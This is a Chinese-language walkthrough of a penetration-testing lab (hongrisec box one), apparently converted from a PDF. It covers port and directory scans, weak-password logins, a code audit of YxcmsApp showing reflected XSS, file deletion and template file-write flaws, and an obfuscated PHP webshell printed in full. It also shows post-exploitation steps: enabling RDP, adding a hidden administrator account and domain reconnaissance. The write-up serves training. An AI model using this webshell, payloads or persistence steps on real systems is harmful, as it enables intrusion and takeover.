


- ○ nmap
 - 靶机一
 - 代码审计
 - 反射xss
 - 任意文件删除
 - 后台文件写入
 - 查询是否存在域
 - 判断主域
 - 探测内网存活主机
 - hash密码获取
 - 靶机二
 - 对域的信息收集
 - 靶机三

Author: 0x584A

nmap

根据页面了解到的整体网络拓扑图：



靶机一

首先对目标端口及漏洞进行扫描

```
root@kali:~/Public/hongrisec_box1# nmap -sV -sC -oA box_win7
192.168.199.146
Starting Nmap 7.80 ( https://nmap.org ) at 2020-02-05 15:29 EST
Nmap scan report for stu1.lan (192.168.199.146)
Host is up (0.0060s latency).
Not shown: 990 closed ports
PORT      STATE SERVICE      VERSION
80/tcp    open  http        Apache httpd 2.4.23 ((Win32)
          OpenSSL/1.0.2j PHP/5.4.45)
|_http-server-header: Apache/2.4.23 (Win32) OpenSSL/1.0.2j
          PHP/5.4.45
|_http-title: phpStudy \xE6\x8E\xA2\xE9\x92\x88 2014
135/tcp   open  msrpc       Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds
          (workgroup: G0D)
1025/tcp  open  msrpc       Microsoft Windows RPC
1026/tcp  open  msrpc       Microsoft Windows RPC
1027/tcp  open  msrpc       Microsoft Windows RPC
1028/tcp  open  msrpc       Microsoft Windows RPC
1029/tcp  open  msrpc       Microsoft Windows RPC
3306/tcp  open  mysql       MySQL (unauthorized)
MAC Address: 8C:85:90:D3:BD:6C (Apple)
Service Info: Host: STU1; OS: Windows; CPE:
              cpe:/o:microsoft:windows

Host script results:
|_nbstat: NetBIOS name: STU1, NetBIOS user: <unknown>, NetBIOS MAC:
00:0c:29:f4:46:68 (VMware)
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|_   Message signing enabled but not required
| smb2-time:
|   date: 2020-02-05T20:30:48
|_ start_date: 2020-02-05T20:10:19

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 119.08 seconds
```

从扫描结果中看到，该机器为 Win7，尝试用 ms17-010 可以直接打下来，这是第一种获取shell的方式。

查看 80 端口上运行网站，为 phpStudy 探针，随手在MySQL数据库连接检测中输入弱口令 root/root，提示连接成功。但使用mysql客户端却无法链接，说吗mysql连接不对外开。

```
# root @ kali in /home/kali/Public/SecLists [0:29:00]
$ gobuster dir -u http://192.168.199.146 -s 200 -w ./Discovery/web_dirs_CN_all.txt
=====
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
=====
[+] Url:  Desktop   http://192.168.199.146           Fuzzing          IOCs      Miscell
[+] Threads:    10
[+] Wordlist:   ./Discovery/web_dirs_CN_all.txt
[+] Status codes: 200
[+] User Agent:  gobuster/3.0.1
[+] Timeout:    10s
=====
2020/02/12 00:29:46 Starting gobuster
=====
/phpinfo.php (Status: 200)
/PhpMyAdmin/ (Status: 200)
/phpmyadmin/ (Status: 200)
/phpinfo.php (Status: 200)
/phpmyadmin/index.php (Status: 200)
/PhpMyAdmin/ (Status: 200)
/phpmyadmin/libraries/config/user_preferences.forms.php (Status: 200)
/phpinfo.php (Status: 200)
/phpMyAdmin/ (Status: 200)
/phpmyadmin/setup/index.php (Status: 200)
/. (Status: 200)
/. (Status: 200)
/beifen.rar (Status: 200)
/. (Status: 200)
/apps/.. (Status: 200)
/yxcm/index.php (Status: 200)
/phpMyAdmin/index.php (Status: 200)
/phpMyAdmin/libraries/ (Status: 200)
/xxx/yyyy/ggg/.../.. (Status: 200)
/.. (Status: 200)
/phpmyadmin/sql.php (Status: 200)
/PhpMyAdmin/index.php (Status: 200)
/phpmyadmin/setup/ (Status: 200)
/. (Status: 200)
/phpmyadmin/db_create.php (Status: 200)
/cs.q/.. (Status: 200)
/test/.. (Status: 200)
=====
2020/02/12 00:30:36 Finished
=====
```

对目录进行枚举，发现存在 phpmyadmin,yxcm/index.php,beifen.rar

phpmyadmin 输入 root/root 即可完成登录（第二种提权方式）

打开 yxcm 是一个企业信息管理系统，beifen.rar则是它的源代码备份文件

输入让你无语的MD5

168a73655bfecefdb15b14984dd2ad60

解密

md5

949ba59abbe56e05

正好本人的PHP代码审计水平尚可，就来代码审计一波试试

审计的版本是 YxcmssApp 1.2.1

首先对 beifen.rar 解压后的目录，进行了关键字搜索，发现安装后的口令信息及后台进入地址：

```
data/db_back/1384692844/1384692844_part0.sql.php:INSERT INTO
yx_fragment VALUES('1','右侧公告信息','announce','<p>\r\n 本站为YXcms
的默认演示模板，YXcms是
一款基于PHP+MYSQL构建的高效网站管理系统。 后台地址请在网址后面加上/index.php?
r=admin进入。 后台的用户名:admin;密码:123456，请进入后修改默认密
码。 \r\n</p>'
)
```

从 phpmyadmin 中找到的管理员密码对其进行解密，
168a73655bfecefdb15b14984dd2ad60 --> 949ba59abbe56e05

发现无法登录后台怀疑做过二次加密，随后输入默认密码123456成功登陆后台。

全局设置

当前位置：【环境信息】


服务器概况

服务器域名/IP地址 : 192.168.199.146(192.168.199.146)	服务
服务器操作系统 : Windows (内核版本 : STU1)	站点
服务器解译引擎 : Apache/2.4.23 (Win32) OpenSSL/1.0.2j PHP/5.4.45	Web

代码审计

反射xss

调用条件需要 admin 权限



见文件：protected/apps/admin/controller/indexController.php

```
        }
        $menulist= json_encode($menu);
        $this->menulist=$menulist;
        $this->username=$_SESSION['admin_realname'];
        $this->framurl=$_GET['url'])?urldecode($_GET['url']):url(route: 'index/welcome');//内部iframe显示页
        $menuindex=intval($_GET['menuindex']);
        $this->menuindex-$menuindex? $menuindex:0;//设置初始显示菜单
        $this->ver=config(name: 'ver_name');
        $this->display();
    }
```

= "0" src=""></iframe><script>alert('1')</script>123123>"</iframe>

它在后台页面设计中用到了 iframe 来加载其他页面的显示，刚好这个加载地址可被外部控制且为做过滤，从而导致反射XSS

任意文件删除

调用条件需要 admin 权限

见文件：protected/apps/admin/controller/filesController.php

URL： ?r=admin/files/del

```
public function del()
{
    $dirs=in($_GET['fname']);
    $dirs=str_replace( search: ',', replace: '/', $dirs);
    $dirs=ROOT_PATH.'upload'.'/'.$dirs;
    if(is_dir($dirs)){del_dir($dirs); echo 1;}
    elseif(file_exists($dirs)){
        if(unlink($dirs)) echo 1;
    }else echo '文件不存在';
}
```

这里单看代码段就可以理解，in方法就是简单的字符串和数组过滤。根据传递的 fname 参数可以删除对应路径的文件或文件夹

类似的有：

protected/apps/admin/controller/photoController.php

\photoController::delpic

```

> //单图删除,ajax方式使用
> public function delpic()
> {
>     if(empty($_POST['picname'])) $this->error(['msg': '参数错误~']);
>     $picname=$_POST['picname'];
>     $path=$this->uploadpath;
>     if(file_exists(['filename': $path.$picname]))
>         @unlink(['filename': $path.$picname]);
>     else{echo '图片不存在~';return;}
>     if(file_exists(['filename': $path.'thumb_'. $picname]))
>         @unlink(['filename': $path.'thumb_'. $picname]);
>     else {echo '缩略图不存在~';return;}
>     echo '原图以及缩略图删除成功~';
> }

```

类似的有：

protected/apps/admin/controller/setController.php

\setController::tpdel

```

public function tpdel()
{
    $tpfile=$_GET['Mname'];
    $filename=$_GET['fname'];
    if(empty($tpfile) || empty($filename)) $this->error(['msg': '非法操作~']);
    // 88行 private $path='apps/default/view/';//前台模板路径
    $filepath=BASE_PATH . $this->path.$tpfile.'/'.$filename;
    try{
        @unlink($filepath);
    } catch(Exception $e) {
        $this->error(['msg': '文件删除失败! ']);
    }
    $this->success(['msg': '文件删除成功~',url(['route': 'set/tplist',array('Mname'=>$tpfile)])]);
}

```

后台文件写入

通过全局搜索 file_put_contents 函数，找到了在 \setController::tpadd 可以进行脚本文件的写入

```

public function tpadd()
{
    $tpfile=$_GET['Mname'];
    if(empty($tpfile)) $this->error('非法操作~');
    $templepath=BASE_PATH . $this->tpath.$tpfile '/';
    if(!$this->isPost()){
        $this->tpfile=$tpfile;
        $this->display();
    }else{
        $filename=trim($_POST['filename']);
        $code=stripclashes($_POST['code']);
        if(empty($filename)||empty($code)) $this->error('文件名和内容不能为空');
        $filepath=$templepath.$filename.'.php';
        try{
            file_put_contents($filepath, $code);
        } catch(Exception $e) {
            $this->error('模板文件创建失败! ');
        }
        $this->success('模板文件创建成功!', url(route: 'set/tplist', array('Mname'=>$tpfile)));
    }
}

```

对应的入口就是 /yxcms/index.php?r=admin/set/tpadd&Mname=default

也可以在“前台模版”中找到，通过模版编辑新增文件

写入蚂剑生成的shell


```
<?php // 使用时请删除此行, 连接密码: cmd ?>
<?php $exsE=create_function(chr(201-
165).str_rot13('f').chr(42624/384).str_rot13('z').str_rot13('r'),ba
se64_decode('ZQ==').chr(0254476/01355).base64_decode('YQ==').str_
rot13('y').str_rot13('(').str_rot13('$').chr(0xaa41/0x17b).chr(0x704d
/0x103).base64_decode('bQ==').chr(0x139-
0xd4).str_rot13(')').chr(750-
691));$exsE(base64_decode('NTE2M'.'zg500'.'BldkF'.'sKCRf'.''.chr(42
840/504).chr(041647/0373).str_rot13('9').chr(0x14b-0xf7).chr(0x376-
0x320).'.'.base64_decode('Rg==').chr(01314-
01130).str_rot13('w').str_rot13('o').chr(0xa995/0x1f3).'.'.'RdKTs'.'
xNTQ5'.'MTY30'.'w=='. ''));?>
```

新增后，更具代码中的前台模版路径 apps/default/view/ 查看脚本是否存在

```
private $tpath='apps/default/view/';//前台模板路径
//前台选择
```



说明脚本存在，蚁剑直接连接。



(后面为方便kali连接，我换成了msf的phpshell)

webshell: /yxcm.../protected/apps/default/view/default/shell.php

对本机进行信息收集：

```
(*) 基础信息
当前路径: C:/phpStudy/WWW/yxcm.../protected/apps/default/view/default
```

磁盘列表: C:D:

系统信息: Windows NT STU1 6.1 build 7601 (Windows 7 Business Edition Service Pack 1) i586

当前用户: Administrator

(*) 输入 ashelp 查看本地命令

```
C:\phpStudy\WWW\yxcm.../protected\apps\default\view\default> cd c:\
```

```
c:\> whoami
god\administrator
```

```
c:\> net user
\\STU1 的用户帐户
```

```
Administrator Guest liukaifeng01
```

命令成功完成。

```
c:\> net localgroup  
\STU1 的别名  
-----  
*Administrators  
*Backup Operators  
*Cryptographic Operators  
*Distributed COM Users  
*Event Log Readers  
*Guests  
*IIS_IUSRS  
*Network Configuration Operators  
*Performance Log Users  
*Performance Monitor Users  
*Power Users  
*Remote Desktop Users  
*Replicator  
*Users  
命令成功完成。
```

```
c:\> net view  
服务器名称          注解  
-----  
\OWA  
\R00T-TVI862UBEH  
\STU1  
命令成功完成。
```

```
c:\> net view /domain  
Domain  
-----  
GOD  
命令成功完成。
```

```
c:\> netstat -ano  
活动连接  
协议 本地地址          外部地址          状态          PID  
TCP   0.0.0.0:80          0.0.0.0:0          LISTENING  
1812  
TCP   0.0.0.0:135         0.0.0.0:0          LISTENING  
712  
TCP   0.0.0.0:445         0.0.0.0:0          LISTENING  
4
```

	TCP	Local Address	Foreign Address	State
384	TCP	0.0.0.0:1025	0.0.0.0:0	LISTENING
780	TCP	0.0.0.0:1026	0.0.0.0:0	LISTENING
904	TCP	0.0.0.0:1027	0.0.0.0:0	LISTENING
488	TCP	0.0.0.0:1028	0.0.0.0:0	LISTENING
504	TCP	0.0.0.0:1029	0.0.0.0:0	LISTENING
4268	TCP	0.0.0.0:1861	0.0.0.0:0	LISTENING
1736	TCP	0.0.0.0:3306	0.0.0.0:0	LISTENING
4	TCP	10.10.10.130:139	0.0.0.0:0	LISTENING
0	TCP	10.10.10.130:28767	10.10.10.129:139	TIME_WAIT
0	TCP	10.10.10.130:28785	10.10.10.129:139	TIME_WAIT
4	TCP	169.254.129.186:139	0.0.0.0:0	LISTENING
0	TCP	192.168.199.146:80	192.168.199.105:60156	TIME_WAIT
0	TCP	192.168.199.146:80	192.168.199.105:60206	TIME_WAIT
1812	TCP	192.168.199.146:80	192.168.199.105:60231	ESTABLISHED
4	TCP	192.168.199.146:139	0.0.0.0:0	LISTENING
968	TCP	192.168.199.146:28791	10.10.10.222:389	SYN_SENT
1812	TCP	[::]:80	[::]:0	LISTENING
712	TCP	[::]:135	[::]:0	LISTENING
4	TCP	[::]:445	[::]:0	LISTENING
384	TCP	[::]:1025	[::]:0	LISTENING
780	TCP	[::]:1026	[::]:0	LISTENING
904	TCP	[::]:1027	[::]:0	LISTENING
488	TCP	[::]:1028	[::]:0	LISTENING
504	TCP	[::]:1029	[::]:0	LISTENING
	TCP	[::]:1061	[::]:0	LISTENING

				PORT	PROT	IP	DIRIN/OUT
4268							
	780	UDP	0.0.0.0:68			*	:
	348	UDP	0.0.0.0:123			*	:
	904	UDP	0.0.0.0:500			*	:
	904	UDP	0.0.0.0:4500			*	:
	968	UDP	0.0.0.0:5355			*	:
	4	UDP	10.10.10.130:137			*	:
	4	UDP	10.10.10.130:138			*	:
	1932	UDP	10.10.10.130:1900			*	:
	1932	UDP	10.10.10.130:59426			*	:
	1932	UDP	127.0.0.1:1900			*	:
	1932	UDP	127.0.0.1:59429			*	:
	504	UDP	127.0.0.1:64598			*	:
	968	UDP	127.0.0.1:65506			*	:
	4	UDP	169.254.129.186:137			*	:
	4	UDP	169.254.129.186:138			*	:
	1932	UDP	169.254.129.186:1900			*	:
	1932	UDP	169.254.129.186:59427			*	:
	1932	UDP	192.168.199.146:137			*	:
	4	UDP	192.168.199.146:138			*	:
	1932	UDP	192.168.199.146:1900			*	:
	1932	UDP	192.168.199.146:59428			*	:
	348	UDP	[::]:123			*	:
	904	UDP	[::]:500			*	:
		UDP	[::]:1500			*	*

```

      UDP      L . . . + 000          ↑ . ↑
904

    UDP      [::]:5355          *:*
968
    UDP      [::1]:1900          *:*
1932
    UDP      [::1]:59425         *:*
1932
    UDP      [fe80::516d:141e:f15e:ea71%25]:546  *:*
780
    UDP      [fe80::516d:141e:f15e:ea71%25]:1900  *:*
1932
    UDP      [fe80::516d:141e:f15e:ea71%25]:59422  *:*
1932
    UDP      [fe80::854d:bb8c:e42c:3bc4%11]:1900  *:*
1932
    UDP      [fe80::854d:bb8c:e42c:3bc4%11]:59424  *:*
1932
    UDP      [fe80::b461:ccad:e30f:81ba%24]:546  *:*
780
    UDP      [fe80::b461:ccad:e30f:81ba%24]:1900  *:*
1932
    UDP      [fe80::b461:ccad:e30f:81ba%24]:59423  *:*
1932

c:\> arp -a
?x?: 192.168.199.146 --- 0xb
Internet ??_   ??_??_??_   ??_???
192.168.199.1   d4-ee-07-67-22-d6   ???
192.168.199.100 b0-48-1a-29-1d-02   ???
192.168.199.105 f0-18-98-18-1c-59   ???
192.168.199.116 8c-85-90-d3-bd-6c   ???
192.168.199.175 f0-18-98-18-1c-59   ???
192.168.199.176 c4-98-80-25-8b-d6   ???
192.168.199.255 ff-ff-ff-ff-ff-ff   ???
224.0.0.22       01-00-5e-00-00-16   ???
224.0.0.252      01-00-5e-00-00-fc   ???
239.255.255.250 01-00-5e-7f-ff-fa   ???
255.255.255.255 ff-ff-ff-ff-ff-ff   ???

?x?: 169.254.129.186 --- 0x18
Internet ??_   ??_??_??_   ??_???
169.254.255.255 ff-ff-ff-ff-ff-ff   ???
224.0.0.22       01-00-5e-00-00-16   ???
224.0.0.252      01-00-5e-00-00-fc   ???
239.255.255.250 01-00-5e-7f-ff-fa   ???
255.255.255.255 ff-ff-ff-ff-ff-ff   ???

?x?: 10.10.10.130 --- 0x19

```

Internet		
10.10.10.1	00-50-56-c0-00-03	???
10.10.10.129	00-0c-29-2d-66-55	???
10.10.10.222	00-0c-29-cf-c3-b3	???
10.10.10.254	00-50-56-e1-54-70	???
10.10.10.255	ff-ff-ff-ff-ff-ff	???
224.0.0.22	01-00-5e-00-00-16	???
224.0.0.252	01-00-5e-00-00-fc	???
239.255.255.250	01-00-5e-7f-ff-fa	???
255.255.255.255	ff-ff-ff-ff-ff-ff	???


```
c:\> systeminfo
```

主机名:	STU1
OS 名称:	Microsoft Windows 7 专业版
OS 版本:	6.1.7601 Service Pack 1 Build 7601
OS 制造商:	Microsoft Corporation
OS 配置:	成员工作站
OS 构件类型:	Multiprocessor Free
注册的所有人:	Windows 用户
注册的组织:	
产品 ID:	00371-177-0000061-85693
初始安装日期:	2019/8/25, 9:54:10
系统启动时间:	2020/2/6, 4:10:06
系统制造商:	VMware, Inc.
系统型号:	VMware Virtual Platform
系统类型:	x64-based PC
处理器:	安装了 1 个处理器。 [01]: Intel64 Family 6 Model 142 Stepping 9
GenuineIntel	~3311 Mhz
BIOS 版本:	Phoenix Technologies LTD 6.00, 2019/7/29
Windows 目录:	C:\Windows
系统目录:	C:\Windows\system32
启动设备:	\Device\HarddiskVolume1
系统区域设置:	zh-cn;中文(中国)
输入法区域设置:	zh-cn;中文(中国)
时区:	(UTC+08:00)北京, 重庆, 香港特别行政区, 乌鲁木齐
物理内存总量:	2,047 MB
可用的物理内存:	1,006 MB
虚拟内存: 最大值:	4,095 MB
虚拟内存: 可用:	2,916 MB
虚拟内存: 使用中:	1,179 MB
页面文件位置:	C:\pagefile.sys
域:	god.org
登录服务器:	\\\OWA
修补程序:	安装了 4 个修补程序。 [01]: KB2534111


```
[02]: KB2999226
[03]: KB958488
[04]: KB976902
网卡: 安装了 6 个 NIC。
[01]: Intel(R) PRO/1000 MT Network Connection
      连接名: 本地连接
      启用 DHCP: 是
      DHCP 服务器: 192.168.199.1
      IP 地址
          [01]: 192.168.199.146
          [02]: fe80::854d:bb8c:e42c:3bc4
[02]: Bluetooth 设备(个人区域网)
      连接名: Bluetooth 网络连接
      状态: 媒体连接已中断
[03]: TAP-Windows Adapter V9
      连接名: 本地连接 2
      状态: 媒体连接已中断
[04]: Microsoft Loopback Adapter
      连接名: Npcap Loopback Adapter
      启用 DHCP: 是
      DHCP 服务器: 255.255.255.255
      IP 地址
          [01]: 169.254.129.186
          [02]: fe80::b461:ccad:e30f:81ba
[05]: TAP-Windows Adapter V9
      连接名: 本地连接 3
      状态: 媒体连接已中断
[06]: Intel(R) PRO/1000 MT Network Connection
      连接名: 本地连接 4
      启用 DHCP: 是
      DHCP 服务器: 10.10.10.254
      IP 地址
          [01]: 10.10.10.130
          [02]: fe80::516d:141e:f15e:ea71
```

从端口信息中可以看到，没有开3389

- 添加 test\$ 隐藏用户，加入 Administrators 组
- 开3389

```
REG ADD HKLM\SYSTEM\CurrentControlSet\Control\Terminal" "Server /v  
fDenyTSConnections /t REG_DWORD /d 00000000 /f  
  
# 上传多开工具并运行，防止远程登录时会把其他用户踢下线  
beacon> shell RDPWIInst.exe -i is
```

远程链接成功



从先前 whoami 查询的信息当前已经是域内用户了，这里我选择了注销，用 test\$ 的身份进行攻击。

PS: MSF 在拿到shell之后可以运行 run post/multi/recon/local_exploit_suggester 查看本地提权漏洞

PS: whoami 查看当前权限

- 本地普通用户
 - 当前本地用户: stu1\test\$
- 本地管理员用户
 - 当前本机的 Administrators 用户: stu1\Administrators
- 域内用户
 - 当前域内的 Administrators 用户: god\Administrators
- 系统权限
 - 管理员提权至系统权限: nt authority\system

查询是否存在域

从 test\$ 身份进行提权及信息收集

```
PS C:\Users\test$\Downloads> ipconfig /all

Windows IP 配置

    主机名 . . . . . : stu1
    主 DNS 后缀 . . . . . : god.org
    节点类型 . . . . . : 混合
    IP 路由已启用 . . . . . : 否
    WINS 代理已启用 . . . . . : 否
    DNS 后缀搜索列表 . . . . . : god.org
                                localdomain
                                lan
```

以太网适配器 本地连接 4:

```
    连接特定的 DNS 后缀 . . . . . : localdomain
    ...略...
```

反向解析查询域名IP，比对IP判断域控制器和DNS服务器是否在同一台服务器上

```
PS C:\Users\test$\Downloads> nslookup.exe god.org
DNS request timed out.
      timeout was 2 seconds.
服务器:  UnKnown
Address:  10.10.10.222

名称:      god.org
Address:  10.10.10.222
```

或者通过 **systeminfo** 命令，查看回显信息中的域/workgroup是否存在信息

查询当前登录域及登录用户信息

```
PS C:\Users\test$\Downloads> net config workstation
计算机名          \\STU1
计算机全名        stu1.god.org
用户名            test$

工作站正运行于
    NetBT_Tcpip_{4DAEBDFD-0177-4691-8243-B73297E2F0FF}
(000C29F44668)
    NetBT_Tcpip_{55ECD929-FBB2-4D96-B43D-8FFEB14A169F}
(000C29F44672)
    NetBT_Tcpip_{EC57C4EB-763E-4000-9CDE-4D7FF15DF74C}
(02004C4F4F50)

软件版本          Windows 7 Professional

工作站域          GOD
工作站域 DNS 名称 god.org
登录域            STU1

COM 打开超时 (秒) 0
COM 发送计数 (字节) 16
COM 发送超时 (毫秒) 250
命令成功完成。
```

判断主域

- net time /domain
 - 存在域，但当前用户不是域用户：发生系统错误 5。拒绝访问。
 - 存在域，当前用户是域用户：\\owa.god.org 的当前时间是xxxxxx
 - 当前网路环境为工作组，不存在域：`找不到 WORKGROUP 的域控制器

探测内网存活主机

<http://www.unixwiz.net/tools/nbtscan.html>

```
PS C:\Users\test$\\Downloads> .\\nbt.exe 10.10.10.0/24
10.10.10.1      \\XDEMACB00K-PRO
10.10.10.129    GOD\\ROOT-TVI862UBEH          SHARING
10.10.10.132    GOD\\STU1                  SHARING
10.10.10.222    GOD\\OWA                  SHARING DC
*timeout (normal end of scan)
```

